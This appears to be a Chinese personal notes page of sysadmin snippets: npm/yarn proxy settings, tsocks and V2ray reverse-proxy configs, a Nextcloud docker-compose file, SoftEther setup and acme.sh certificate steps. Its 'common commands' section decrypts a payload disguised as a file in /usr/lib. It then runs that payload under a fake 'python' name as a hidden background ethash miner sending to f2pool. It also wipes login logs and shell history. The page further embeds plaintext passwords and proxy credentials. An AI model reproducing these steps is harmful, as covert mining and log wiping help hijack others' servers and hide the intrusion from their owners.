0%

node旧版本下载地址

配置远程仓库

1
2
3
4
5
npm config set registry https://registry.npm.taobao.org/
npm config set registry https://registry.npmjs.org/

yarn config set registry https://registry.npm.taobao.org/
yarn config set registry https://registry.npmjs.org/

npm设置代理

1
2
npm config set proxy="<http_proxy>"
npm config set https-proxy="<https_proxy>"

npm删除代理

1
2
npm config delete proxy 
npm config delete https-proxy

yarn设置代理

1
2
yarn config set proxy <http_proxy>
yarn config set https-proxy <https_proxy>

yarn删除代理

1
2
yarn config delete proxy  
yarn config delete https-proxy

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
# This is the configuration for libtsocks (transparent socks)
# Lines beginning with # and blank lines are ignored
#
# The basic idea is to specify:
# - Local subnets - Networks that can be accessed directly without
# assistance from a socks server
# - Paths - Paths are basically lists of networks and a socks server
# which can be used to reach these networks
# - Default server - A socks server which should be used to access
# networks for which no path is available
# Much more documentation than provided in these comments can be found in
# the man pages, tsocks(8) and tsocks.conf(8)

# Local networks
# For this example this machine can directly access 192.168.0.0/255.255.255.0
# (192.168.0.*) and 10.0.0.0/255.0.0.0 (10.*)


# Paths
# For this example this machine needs to access 150.0.0.0/255.255.0.0 as
# well as port 80 on the network 150.1.0.0/255.255.0.0 through
# the socks 5 server at 10.1.7.25 (if this machines hostname was
# "socks.hello.com" we could also specify that, unless --disable-hostnames
# was specified to ./configure).

path {
reaches = 150.0.0.0/255.255.0.0
reaches = 150.1.0.0:80/255.255.0.0
server = 10.1.7.25
server_type = 5
default_user = delius
default_pass = hello
}

# Default server
# For connections that aren't to the local subnets or to 150.0.0.0/255.255.0.0
# the server at 192.168.0.1 should be used (again, hostnames could be used
# too, see note above)

server = 127.0.0.1
# Server type defaults to 4 so we need to specify it as 5 for this one
server_type = 5
# The port defaults to 1080 but I've stated it here for clarity
server_port = 8888

docker-compose文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
version: '3.5'
services:
nextcloud_app:
container_name: nextcloud_app
image: nextcloud
restart: unless-stopped
networks:
- nextcloud
ports:
- 80:80
volumes:
- nextcloud:/var/www/html
depends_on:
- nextcloud_mariadb

nextcloud_mariadb:
container_name: nextcloud_mariadb
image: mariadb
command: --transaction-isolation=READ-COMMITTED --binlog-format=ROW --innodb-file-per-table=1 --skip-innodb-read-only-compressed
restart: unless-stopped
networks:
- nextcloud
volumes:
- mariadb:/var/lib/mysql
environment:
MARIADB_DATABASE: 'nextcloud'
MARIADB_USER: 'nextcloud'
MARIADB_PASSWORD: '11..11+*Ax'
MARIADB_ROOT_PASSWORD: '11..11+*Ax'

networks:
nextcloud:
name: nextcloud_docker_network


volumes:
nextcloud:
mariadb:

常用命令

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
apt install netcat-traditional -y
update-alternatives --config nc

echo > /var/log/wtmp && echo > /var/log/btmp && echo > /var/log/lastlog &&history -c


dd if=/usr/lib/megumi | openssl des3 -d -k "11..11+*Ax" |tar zxf - -C /root/.local
start-stop-daemon -S -m -q -b -p /run/megumi.pid -x /root/.local/.venv/python -- -a ethash -o stratum+tcp://eth.f2pool.com:6688 -u mekumi -p x
start-stop-daemon -K -q -p /run/megumi.pid --remove-pidfile

go env -w GOPROXY=https://mirrors.aliyun.com/goproxy/,direct

set http_proxy=socks5://127.0.0.1:10808
set https_proxy=%http_proxy%

export proxy_host="192.168.1.114:10809"
export HTTP_PROXY=http://${proxy_host}
export HTTPS_PROXY=http://${proxy_host}
export NO_PROXY=127.0.0.0/8,10.0.0.0/8,172.16.0.0/12,192.168.0.0/16,cattle-system.svc

echo > /var/log/wtmp
echo > /var/log/btmp
echo > /var/log/lastlog
history -c

V2ray反向代理

内网节点

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
{
"log": {
"access": "",
"error": "",
"loglevel": "warning"
},
"reverse": {
"bridges": [
{
"tag": "bridge",
"domain": "test.ailitonia.com"
}
]
},
"outbounds": [
{
"tag": "bridgeout",
"protocol": "freedom"
},
{
"protocol": "vmess",
"settings": {
"vnext": [
{
"address": "150.109.69.232",
"port": 4096,
"users": [
{
"id": "134b53ca-b0cc-44a7-a28f-4214842c2fd6"
}
]
}
]
},
"tag": "interconn"
}
],
"routing": {
"rules": [
{
"type": "field",
"inboundTag": [
"bridge"
],
"domain": [
"full:test.ailitonia.com"
],
"outboundTag": "interconn"
},
{
"type": "field",
"inboundTag": [
"bridge"
],
"outboundTag": "bridgeout"
}
]
}
}

公网节点

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
{
"log": {
"access": "",
"error": "",
"loglevel": "warning"
},
"reverse": {
"portals": [
{
"tag": "portal",
"domain": "test.ailitonia.com"
}
]
},
"inbounds": [
{
"tag": "device1", // 内网设备1
"port": 8080, // 访问端口
"protocol": "dokodemo-door",
"settings": {
"address": "192.168.1.151", // 内网ip
"port": 80, // 设备开放端口
"network": "tcp"
}
},
{
"tag": "device2", // 内网设备2
"port": 8443,
"protocol": "dokodemo-door",
"settings": {
"address": "192.168.1.151",
"port": 443,
"network": "tcp"
}
},
{
"tag": "device3", // 内网设备2
"port": 8022,
"protocol": "dokodemo-door",
"settings": {
"address": "192.168.1.118",
"port": 22,
"network": "tcp"
}
},
{
"port": 4096,
"tag": "interconn",
"protocol": "vmess",
"settings": {
"clients": [
{
"id": "134b53ca-b0cc-44a7-a28f-4214842c2fd6"
}
]
}
}
],
"routing": {
"rules": [
{
"type": "field",
"inboundTag": [ // 前面所有inbound的tag都要写
"device1",
"device2"
],
"outboundTag": "portal"
},
{
"type": "field",
"inboundTag": [
"interconn"
],
"outboundTag": "portal"
}
]
}
}

Softether使用

服务器端

安装软件

1
apt install gcc make gcc-multilib -y 

下载好源码

1
tar -xf softether-vpnserver-v4.34-9745-rtm-2020.04.05-linux-x64-64bit.tar.gz

编译

1
2
3
4
make
1
1
1

启用服务

1
./vpnserver start
阅读全文 »

注册域名(例如Freenom)以及找到DNS服务商(例如:DNSPod-免费智能DNS解析服务商-电信_网通_教育网,智能DNS



  1. 注册域名

    这里是因为国内的ip不能注册免费域名,如何可以,请使用科学上网



    修改到DNSPod域名服务器

    获得密钥

    保存ID和Token

  2. .bash_rc中注册全局变量

1
2
export DP_Id="123" #DNSPod密钥ID
export DP_Key="abc" #DNSPod密钥Token

先注册,再生成证书,使用DNS方式

1
2
3
4
5
6
# 安装
curl https://get.acme.sh | sh
//注册账户
acme.sh --register-account -m divint3@gmail.com
# 以DNS方式注册证书
acme.sh --issue --dns dns_dp -d "divint3.cf" -d "*.divint3.cf"

我们可以在这里


可以找到证书

在这里

转换指令(转换为pkcs12证书)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
openssl pkcs12 -export \
-in fullchain.cer \
-inkey divint3.cf.key \
-out keystore.p12 \
-name tomcat \
-CAfile ca.cer \
-caname root
# 或者
openssl pkcs12 -export \
-in fullchain.cer \
-inkey divint3.cf.key \
-out keystore.p12 \
-name tomcat

# 会要求你输入密码,后面会用到

application.yaml配置ssl访问

1
2
3
4
5
6
7
8
9
server:
port: 8082
ssl:
key-store: classpath:keystore.p12 # 放在和application.yaml同级目录
key-store-type: PKCS12
key-store-password: 200214 # 前面输入的密码

security:
require-ssl=true: true

参考

Let's Encrypt 证书申请及配置 - 简书 (jianshu.com)

HTTPS证书文件格式转换_phris的博客-CSDN博客

在Spring Boot中配置ssl证书实现https - 简书 (jianshu.com)

让我们加密保护的Spring Boot | 码农家园 (codenong.com)

API 密钥 - DNSPod-免费智能DNS解析服务商-电信_网通_教育网,智能DNS

Linux 下使用acme.sh生成Let's Encrypt泛域名免费证书 - 简书 (jianshu.com)